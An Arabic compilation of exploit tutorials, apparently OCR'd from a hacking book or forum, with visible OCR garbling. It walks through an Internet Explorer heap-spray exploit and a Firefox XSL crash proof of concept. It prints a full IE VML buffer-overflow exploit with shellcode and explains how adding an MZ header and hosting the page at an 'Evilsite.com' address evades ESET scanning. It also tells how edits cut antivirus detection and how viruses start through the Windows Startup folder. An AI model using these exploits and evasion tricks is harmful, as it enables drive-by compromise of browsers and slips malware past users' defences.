نعود لثغرتنا وكما قلنا سابقا ان اول اربعة بايت من عنوان الهوست سيتم كتابتها على مؤشر الكائن و التي تمثلت في **2570 ਊ&#** هذه يقابلها في النظام السداسي عشر**0A0A0A0A**، الآن قمنا بالكتابة على مؤشر الكائن مسجلنا **EAX** يشير إلى **0x0A0A0A0A** ماذا بعد؟ الآن سنقوم بجعل هذا المكان من الذاكرة موجود وإلا فلا فائدة من ذلك،شاهد كود الإستثمار الموجود في-**ie sploit.html :**
مع ملاحظة اني استعملت كود **HEAP SPRAY**خاص بـ **allinone** تجده في الرابط التالي:
http://www.milw0rm.com/exploits/7477

الكود الخاص بـ:Heap Spray

```
var spray = unescape("%u0a0a%u0a0a");
do {
spray += spray;
} while(spray.length < 0xd0000);
memory = new Array();
for(i = 0; i < 100; i++)
memory[i] = spray + shellcode;
```

كما تلاحظ المتغير spray يحيوي القيمة 0 a بعد ذلك سيrيقوم في البداية بتكوين متغير يحوي بينات ذات طول كبير بطول 851968 (0 xd0000بالنظام السداسي عشر) بايت ومنثم حجز مصفوفة في الذاكرة في السطر التالي:

memory = new Array();

ثم يتم ملئها بحيث يراعا في ذلك نسخ 851968 بايت لها زائد الشل كود مما يشكل لنا 100 بلوك بها A0A0A + 0الشل كود و هذا ما سيؤدي بالفعل إلى توسع كبير وصولا إلى العنوان 0x0a0a0a0aلجعله مكان متاحا في الذاكرة،شاهد الصورة للبيانات التي تم كتابتها في الذاكرة والتي نتج عنها ايجاد او جعل العنوان 0x0a0a0a0a الذي سيحوي الشل كود الخاص بنا:

لاحظ فوق ستجد العنوان 0A17FFA4 و هذا عنوان قريب نسبيا من 0x0A0A0A0A وسيواصل عملية إنشاء Blocks حتى يصل او يفوت العنوان المطلوب ستجد ذلك في الصور تحت.
ربما يتسائل البعض ما فائدة 0A0A0A0A الموضوعة في المتغير spray وهل لهذا دخل مع العنوان الذي سينقل التنفيذ؟
الجواب هو تخيل انك لو استعملت عنوان غير العنوان هذا ولنفرض مثلا 53629123 هذا العنوان،نحن نعلم ان EAXسيشير إلى 0a0a0a0a لأننا جعلناه كذلك في I FRAM.html بوضع ਊ&#2570في اول اربعة بايت للهوست،الآن سنواجه التعليم:

MOV ECX,DWORD PTR DS:[EAX]

التي ستنقل عنوان الشل كود الخاص بنا هذا يعني انه يجب ان يكون العنوان 0x53629123 الذي يحوي الشل كود في العنوان 0a0a0a0a فتصبح التعليمة كالتالي:

MOV ECX,DWORD PTR DS:[0a0a0a0a]

المكان 0a0a0a0a به 0x5362909F ومنه ECX سيصبح 0x5362909F وبعد اضافة "84 لأن الإتصال يكون " ECX+84 ينتج لنا عنواننا 53629123 ونكون في الشل كود الخاص بنا.
تنويه:
لكن الأمر ليس بهذه البساطة لأن عملية ملأ الكومة او توسيع الذاكرة بـ Heap Spray سيكون صعب وسيتم فيه اتخاذ اشياء بعين الإعتبار منها طول المتغير spray كم سيكون حجمه يعني تستلزم حسابات دقيقة ، وكما يعلم كلنا ان الحسابات الدقيقة في اغلب الأحيان تنتج لنا إستثمارات غير مستقرة وهذا راجع إلى متغيرات كثيرة واكبر دليل على ذلك وجود تعليمة NOP و إستعمالها في الإستثمارات لعدم معرفة المكان بالضبط والخوف من تغيرات موجودة في النظام ستقلب

الإستثمار رئسا على عقب،انا لا اقول ان هذا امر مستحيل فهو ممكن، لكن لما اترك الطريق السهل واتوجه للطريق الصعب.
الآن ماقمنا به هو:
1-كتبنا على مؤشر كائن موجود في الذاكرة وبالتالي ضمنا السيطرة على المسجل EAX وبالتالي ECXوبالتالي تشغيل الكود عن طريق الإتصالCALL EAX+84
2-يجب ان نجعل من المكان x0A0A0A0A 0مكانا متاحا في الذاكرة لكي نقوم بإستخارج عنوان الشل كود منه عن طريق تقنية.HEAP SPRAY
3-بإستعمال هذه الأخيرة تمكننا من جعل العنوان x0A0A0A0A 0متاحا وذلك بحجز مكان كبير وملأه ب القيمة A.0
4-سبب إستعمال A 0هو كونها تشبه تعليمة NOP في عملها لذلك لن نقلق من تشغيل الشل كود واختلاف المكان والخوف من تغيرها.
5-عندما يتم نقل محتويات المسجل EAX الذي يشير الآن إلى 0x0A0A0A0A إلي ECX سيصبح x0A0A0A0A 0لأن العنوان الذي كان يشير له EAX كان يحوي القيم A .0
6-الإتصال ل ECX+84 سيكون إلى. 0x0A0A0A8E
7-سنجد عند ذلك المكان القيم A 0والتي تعتبر تعليما تشبه NOP اي لها نفس العمل،وكما قلنا أنه بعد محتويات المتغير spray حتما سيأتي الشل كود كما توضحه هذه العبارة:

```
memory[i] = spray + shellcode;
```


اي اننا سنتدحرج حتا نصل إلى الشل كود وها هو ذا كما توضح الصورة:

وكما تلاحظ إلى العنواين فكلها تأتي بعد x0A0A0A0A 0وهذا دليل على اننا حتما سنصل إلى الشل كود وسيتم تشغيله وبهذا كنا قد شرحنا الإستثمار والثغرة خطةر بخطوة و الآن سنأتي للتلاعب بالإستثمار بطريقة سهلة جربتها انا وقد تخطيت بها الكاسبر سكاي 2009 آخر تحديث.
بناء إستثمار متغيربطريقة سهلة: Variant Exploit
لو تتذكر ما قلنه سابقا انه يوجد هنالك وسمين اختارهما مكتشف الثغرة هما X و- C مؤطران بالون الأخضر-بما انهما من اختيار المبرمج فسنختار نحن ايضا وسمين آخرين ونرى ماذا سيحدث.
ما نغيره هو:
<X>إلى <F>ونغير <C>إلى <H>ثم نغير ما هو مكتوب امام DATAFLD إلى. H
الآن نجرب الفحص بالكاسبر سكاي،نفحص الأصلي اولا شاهد النتيجة:

والآن بعد التعديل:

هنالك شيئ آخر هو اني لما فحصت في VirusTotal الأصلي كانت النتيجة 14 وعندما عدلت نزلت إلى 4،وهذا هو الرابط:
وبهذا نكون قد انهينا الموضوع ارجوا ان تكونوا قد اخذتم اكبر قدر ممكن من المعلومات الأمر صعب قليلا لذلك عليك التركيز والإجتهاد للفهم اكثر.
هذا يعتبر جهد شخصي قد يكون معرض للخطأ ،فالنقاش وتصحيح الأخطاء مقبول.
والصلاة والسلام على النبي المختار صلى عليه عليه وسلم.
والموضوع مهدى لإخواننا في غزة المجاهدين منهم و الصابيرين اللهم انصرهم وهز عرش ع

تحليل ثغرة Firefox Xsl :
اردت ان اعرج و اشرح شيئ مهم وهو ثغرة الفايرفوكس التي ظهرت ي الآونة الأخيرة.
ولربما كثر التصعيد عليها بأنها ثغرة خطيرة قد تهدد الأمن الشخصي للمستخدمين،طبعا وبغض النظر عن نوعية الثغرة فإنها تعتبر خطيرة إذا توفرت شروط أخرى.
لكن انا اقول حسب تحليلي البسيط أن عملية إستغلال الثغرة الموجودة في هذا الرابط مستحيل بشكله الحالي وسأوضح بعد قليل،فلو ان عملية الإستثمار الثغرة كانت سهلة لإستثمرها من وضعها في ميل وورم فهو معروف
الثغرة الأولى Mozilla Firefox XSL Parsing Remote Memory Corruption PoC 0day
تعريف:
الثغرة هي عبارة عن خطأ في معالجة ملفات XSLبالتحديد أثناء تحويل مستند XML بواسطة XSLT
ماهو:XSL
بكل بساطة هي لغة تساعدك على عرض ملفات XML بالشكل الذي ترغب فيه أنت.
لنفرض أنه لديك ملف XML وتريد معالجته عن طريق تطبيق (web app)معين، لكن ألا ترى أن التعامل معه سيكون صعب حتى بالتعامل مع parser لذلك قام المطورون بتطوري لغة برمجة تساعدك في عرض ابيانات الموجودة في XML بشكل الذي ترغب.
ماهو: XSLT
بصفة عامة هي لغة تساعدك على تحويل مستند XML إلى مستند آخر سواءا كان XML او HTMLاو PDF وهي تساعد كثيرا في عرض مستندات XML على الويب،و تعليمات لغة XSLTتكون مضمنة في ملفات XSL ويتم إستدعائها من داخلها.
شاهد الصورة.



الصورة من.Wikipedia

فكما تشاهد هنا مستند XML و كود XSLT على اليمين والناتج هو مستند آخر ومن الممكن أن يكوني plain text للعرض أو حتى.XML
نعود للثغرة كما قلنا أن الثغرة عبارة عن خطأ في معالجة ملفات XSL بالتحديد أثناء التعامل مع أكواد XSLT لتحويل مستند XML إلى نص قابل للعرض.
نلقي نظرة على الكود.
كود ملف xmlcrash.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" href="xslt.xsl"?>
<root xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
      <item1 id="AAAAAAA" />
      <item2 id="AAAAAAAAA" label="AAAAAAAAAAAAA"/>
</root>
```

كود ملفXSL
xslt.xsl

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="2.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
      <xsl:key name="label" match="item2" use="w00t()"/>
      <xsl:template match="root">
                        <xsl:for-each select="//item1">
                              <xsl:call-template name="item1" />
                        </xsl:for-each>
      </xsl:template>
      <xsl:template name="item1">
                  <xsl:for-each select="key('label',
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA')">
                  </xsl:for-each>
      </xsl:template>
</xsl:stylesheet>
```

طبعا الكود الثاني هو الذي يحدث الخطأ.
نتطرق الآن لشرح بسيط لللميكانيزم و عمل الثغرة.
وكما قلنا سابقا أن ملفات XML يمكن أن تستعمل ملفات XSL من أجل عرض محتوياتها لذلك فالغة XSL هي Style Sheet الخاص بالـ XML.
كما ترون في الكود الأول أن تم إستدعاء ملف xslt.xsl هنا:

```
<?xml-stylesheet type="text/xsl" href="xslt.xsl"?>
```

لكي يتم تطبيق الستايل على

```
      <item1 id="AAAAAAA" />
```

```
<item2 id="AAAAAAAAA" label="AAAAAAAAAAAAA"/>
```

ويعرضهم طبقا للكود المكتوب داخل ملف. XSL
الكود المكتوب فوق ليس إلا مجموعة من nodes لها جذر رئيسي إسمهroot ، وبها تلك الحروف مع العلم انه يمكن أن تكون حروف او اسماء أخرى وكملاحظة فإن المحارف
"AAAAAAAAA"ليس هي التي تحدث الخطأ
ننتقل لكود XSL
لن أرشحه بالتفصيل فذلك يتطلب مني شرح تعليما لغة XSL لكن سأحاول الإختصار.
طبعا لا بد انك قد إطلعت على لغة برمجة معينة كنت قد رأيت فيها التعليمات مثل for و for each...و. if
فالأمر ينطبق على هذه اللغة لكن بشكل مغاير في كتابة العبارة البرمجية فقط.
فكما تلاحظ تعليمة for ....each تم كتابتها بالشكل التالي

```
<xsl:for-each
```

و التي تنتهي بـ:

```
</xsl:for-each>
```

وبعدها select التي تحدد مكان تطبيق الأمر في مستند. XML
بعدها يأتي الأمر

```
<xsl:call-template name="item1" />
```

الذي يستدعي template التالي:

```
<xsl:template name="item1">
        <xsl:for-each select="key('label',
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA')">
        </xsl:for-each>
</xsl:template>
```

هنا يقوم هذا template بإستعمال الدالة key التي تقوم بعمل indexing للفروع الخاصة بـ مسند XMLفتخيل أن مستند XML كبير جدا وبه فروع كثيرة وأرقام وأعداد كثيرة فإن عملية إنشاء الأسماء الدلالية ستساعد في التعامل مع المستند ويتم ذلك بإستعمال الدالةkey ،فمثلا عملية indexingفي الكتب ، لنفرض أنك تبحث عن كلمة او عبارة ستتوجه لل) index و ليس (contentوسيعطيك رقم الصفحة التي يمكن أن تجدها فيها، و الأأمر ينطبق على ملفات XML بحيث انك تعطيه الإسم وهو يعطيك العقدة و العنصر بالضبط.
المشكلة موجود في هذا الكود بطريقة غير مباشرة، لأنه في البداية تم الإعلان عن key في هذا السطر:

```
<xsl:key name="label" match="item2" use="w00t()"/>
```

عند الأإعلان عن key يتم اخذ ثلاث نقاط بعين الإعتبار:
1- الإعلان عن إسم key وذلك بكتابة"=name إسم المفتاح"


2- الخاصية الثانية هي mach يعني بها تحديد العقدة (node) المراد عمل ndexing لها.
3-use و هي التي تجعل المفتاح اكثر تخصيصا بحيث يمكن من خلالها تعين عنصر من العقدة الرئيسية التي تم إختيارها في.mach
لكن في كود الإستغلال لم يتم تحديد use بشكل صحيح لكن تم وضعها بشكل عشوائي وهنا يحدث الخطأ.
لكي تتأكد جرب وإستبدل w00t() بـ لا شيئ يعني دعها فارغة وسترى ماذا سيحدث.
إذا هنا المشكلة.
لقد قمت ببعض التعديلات على الكود فجعلته بهذا الشكل (إختصرته.)
xmlcrash.xml.

```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" href="xslt.xsl"?>
<root xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
	<item1 id="datasniper" />
</root>
```

xslt.xsl

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="2.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
	<xsl:key name="label" match="item1" use=""/>
	<xsl:template match="root">
			<xsl:for-each select="key('label', @item1)">
			</xsl:for-each>
	</xsl:template>
</xsl:stylesheet>
```

بعد تجربة الكود الموجود في أول الدرس سترى مثل هذه الصورة.



كما تلاحظ الشرح المكتوب في الصورة لأن عملية الأنتقال للمكان الموجود في EAXباءت بالفشل لعدم إحتواء EAX على مكان valid او مكان متاح في الذاكرة.
وهذا معروف بكثرة فيل ثغرات المتصفحات و للإطلاع أكثر أدخل هذا الرابط يشرح عملية تحليل ثغرة المتصفح و هي من نوع هذه الثغرات.
في ذلك الدرس كنت قد تناولت موضوع heap spray و سأنقل جزءا من ذلك:

فتخيل لو أن الخطأ كان يحدث لما يكون EAX=0A0A0A0A سيحدث نفس الخطأ وستظهر الرسالة التالية

Access Violatiojn when reading [0A0A0A0A]

فالأمر سهل وذلك بمجرد تضخيم الكومة والزيادة فيها عن طريق عملية الحجز فإن هذا العنوان سيصبح موجود وسيتم القفز إلى محتواه.
لكن المشكلة وهو أن EAX=00000000 لذلك فإن عملية Spraying مستحيلة فكلنا يعي أن العنوان 00000000 لا يمكن إستعماله من user mode لذلك تبخر حلم الإستثمار.
هنالك أمل لعمل إستثمار و هو التعديل على الكود وتغيره فلقد قمت ببعض التعديلات على الكود فتغير

العنوان من

00000000إلى 00000031 بهذا التعديل:

```
<?xml version="1.0" encoding="UTF-8"?>

<xsl:stylesheet version="2.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

    <xsl:key name="label" match="item1" use=""/>

    <xsl:template match="root">
                <xsl:for-each select="key('label', @item1)">
              </xsl:for-each>
    </xsl:template>
     </xsl:stylesheet>
```

وغيرته إلى العنوان ED9A0017

بهذا الكود في ملف: XSL

```
<?xml version="1.0" encoding="UTF-8"?>

<xsl:stylesheet version="2.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

    <xsl:key name="label" match="item1" use=""/>
    <xsl:template match="root">
                <xsl:value-of select="key('label', @item1)">
              </xsl:value-of>
    </xsl:template>
      </xsl:stylesheet>
```

لمعرفه الكثير من الثغرات اقرأ كتاب(الامن والحماية فى الانترنت) وهو موجود فى موقع كتب

ثغرة امنية خطيرة في برنامج Eset Smart Security

نوع الثغرة**ESET Smart Security Malicious WebPage Detection Bypass** :
الإصدارات المصابة :**جميع نسخ ESET Smart Security**
المكتشف**DATA_SNIPER** :
تاريخ الإكتشاف**2008/08/15** :
الخطورة :**عالية جداا.**

شرح التقنية المستخدمة:
تعتبر هذه الثغرة خطيرة جدا من ناحية انها قد تسمح بإدخال فيروسات وتنفيذ اكواد ضارة عن طريق ثغرات المتصفح حيث تكمن هذه الثغرة في التلاعب بصفحات HTML و التعديل عليها ،والثغرة التي إكتشفتها اساسها مبني على على فكرة "The Magic of magic byte" لكن مع بعض الإضافات لكي تكون سارية المفعول مع برامج AntiVirus الجديدة التي من بينها ESET Smart Security
The Magic of magic byte:
لقد ظهر هذا النوع من الثغرات بواسطةAndrey Bayora
و التي سميت بـ:
The Magic of magic byte

والتي تكون بإضافة هيدر الملفات التنفيذية الملفات التالية:
BAT,JS,HTML

حسب ما يقول صاحب الموقع.
مثلا هذا كود لإستثمار ثغرة في متصفح:IE6

```
# MS Internet Explorer (VML) Remote Buffer Overflow Exploit (XP SP2)
<!--

..::[ jamikazu presents ]::..

Microsoft Internet Explorer VML Remote Buffer Overflow Exploit (0day)
Works on all Windows XP versions including SP2

Author: jamikazu
Mail: jamikazu@*****.com

Credit: metasploit, SkyLined
```

```
invokes calc.exe if successful


-->

<html xmlns:v="urn:schemas-microsoft-com:vml">

<head>
<object id="VMLRender" classid="CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E">
</object>
<style>
v\:* { behavior: url(#VMLRender); }
</style>
</head>

<body>

<script language="javascript">

        var heapSprayToAddress = 0x05050505;

        var payLoadCode =

unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178
%u8BEF%u184F%u5F8B%u0120%u49EB%u348B%u018B%u31EE%
u99C0%u84AC%u74C0%uC107%u0DCA%uC201%uF4EB%u543B%
u0424%uE575%u5F8B%u0124%u66EB%u0C8B%u8B4B%u1C5F%u
EB01%u1C8B%u018B%u89EB%u245C%uC304%uC031%u8B64%u3
040%uC085%u0C78%u408B%u8B0C%u1C70%u8BAD%u0868%u09E
B%u808B%u00B0%u0000%u688B%u5F3C%uF631%u5660%uF889%
uC083%u507B%u7E68%uE2D8%u6873%uFE98%u0E8A%uFF57%u6
3E7%u6C61%u0063");

        var heapBlockSize = 0x400000;

        var payLoadSize = payLoadCode.length * 2;

        var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
```

```
	var spraySlide = unescape("%u9090%u9090");
	spraySlide = getSpraySlide(spraySlide,spraySlideSize);

	heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;

	memory = new Array();

	for (i=0;i<heapBlocks;i++)
	{
		memory[i] = spraySlide + payLoadCode;
	}



	function getSpraySlide(spraySlide, spraySlideSize)
	{
		while (spraySlide.length*2<spraySlideSize)
		{
			spraySlide += spraySlide;
		}
		spraySlide = spraySlide.substring(0,spraySlideSize/2);
		return spraySlide;
	}

</script>
                                        <v:rect style='width:120pt;height:80pt'
fillcolor="red">
<v:fill method  = "ঌঌঌ" ></v:rect></v:fill>

</body>
</html>
```

وبإضافة الهيدر التالية إلى الملف لن يتم كشفه:

MZ......................@...!..L.!This program cannot be run in DOS mode....$

ولقد ذكر مكتشف الثغرة بعض برامج Antivirus مصابة بها ولكن إصداراتها قديمة.

هذا رابط يشرح الثغرة:

http://www.securityelf.org/magicbyte.html

لكن هذه الثغرة تختلف قليلا + إضافة صغيرة وممكن تكون برامج عديدة مصابة بها .
ما الفرق بينهاما؟
ثغرة Magic Byte فعالة من ناحية انه الملفات المعدلة JS او BAT او HTML سيتم تشغيلها مباشرة "نقرتين على الزر الأيسر للفأرة " لكن للأسف هذا كان سابقا.
النوع المعدل او المطور الذي اكتشفته في Eset Smart Security فعال في حالة واحدة عند رفع الصفحة الملغمة على سيرفر ويتم عرض الصفحة عن طريق المتصفح وبعد ذلك هي بدورها "ثغرات المتصفح" تشغل برمجيات واكواد ضارة ،وكم هي كثيرة اليوم خاصة ثغرات + ActiveX أن هذا النوع من الثغرات حديث ومتوافق مع IE6 فقط.
إن لم تفهم إقرأ الشرح.
شرح الثغرة:
بعد بعض التحليل توصلت إلى ان Eset Smart Security يقوم بعملية فحص الملفات وذلك عن طريق معرفة نوع الملف، مثلا إذا وجد البرنامج ان هذا المف ليس تنفيذي لمذا يقوم بإستعمال توقيعات الملفات التنفيذية"فيروسات-ديدان" والعكس إذا وجد ملف تنفيذي لماذا يقوم بفحصه بواسطة توقيعات الفيروسات و الثغرات من نوع HTML هنا يكمن اللغز
لكن السؤال كيف يتعرف الانتي فيروس على الملف؟
سهلة ..عن طريق البيتاتا السحرية او مقدمة الهيدر و الإمتدادات.
لذلك لن تنجح معك الطريقة إذا قمت بالتالي.:
-1إضافة هيدر ال EXE File لملف HTML وإبقاء إمتداد htm او html او.js
-2تغير إمتداد الصفحة الملغمة إلى EXE وعدم إضافة الهيدر او البايتات السحرية "MZ".
ارئيت إذن هنالك شطرطين في التعريف.
الإمتداد،البايتات السحرية.
مثلا صفحات HTML على سبيل المثال يتعرف عليها بالشكل التالي:
-الإمتداد.html
-البيتات السحرية الخاصة بال HTML Files هي "<*>" والتي تسمى HTML TAG " هذا مثال فقط وتحليل توفيقي فقط توصلت انا له وليس موثق."
الان وصلنا للجزء الأهم ماذا سنفعل لكي نتخطى الكشف.
سنقوم بإضافة البيتات السحري الخاصة بالملفات التنفيذية "MZ" او الهيدر التالي للصفحة الملغمة:

MZ@....................@...................................@...PE..L....X.G....
....................0..&........@....@

او:
MZ

لبداية الصفحة وحفضها.. افحصها الان، في رايك هل سيتم كشف الإستثمار او الصفحة الملغمة ...طبعا نعم لأن الشرط الأول غير محقق يجب تغير الإمتداد إلى txt او سنقوم بعدم وضع إمتداد ومادام IE6 يقرأ الصفحة دون إمتداد فالامر جيد ومفيد ، كان من الممكن ان

تجعل إمتداده exe لكنك ستواجه مشاكل لذلك لا تضع له إمتداد وقم برفعه على سيرفر معين وتصفحه بالشكل التالي:
http://Evilsite.com/exploit

وسترى الكارثة ،الإكسبلويت تم تشغيلها والمستر ESET Stupid Security يشاهد.
وكملخص البرنامج لن يكشف اي فيروس او إستثمار ثغرة مكتوب بال HTML إذا كان به البيتات السحرية "MZ" و إمتداده غير إمتداد HTML او JS او VBS او PHP المهم اي شيء له العلاقة بالسكريبتات لأني اظن انها معا في نفس قاعدة البيانات.
الحلول:
لا تستعمل IE6 واستعمل Firefox او. OPERA
وللأنترنت أكسبلورل نصيب في هذه الثغرة أيضا فيما يتعلق بخدعة الإمتدادات.
سيتم إرفاق الفيدو المرة القادمة إن شاء الله و الذي يوضح خطورتها.
الثغرة لم يتم تجريبها على الانتي فيروس الاخرى عدى الكاسبر لكنه غير مصاب بها.
ارجو من الاخوة الذين تتوفر عندهم برامج مضادة اخرى ان يجربوها و يبلغوني


طرق بدايه عمل الفيرس فى الويندوز

*اسلوب فيروسات start up

1- فولدر start up

وهو فولدر موجود فى هذا المسار (xp)

C:\Documents and Settings\ اسم المستخدم \Start Menu\Programs\Startup



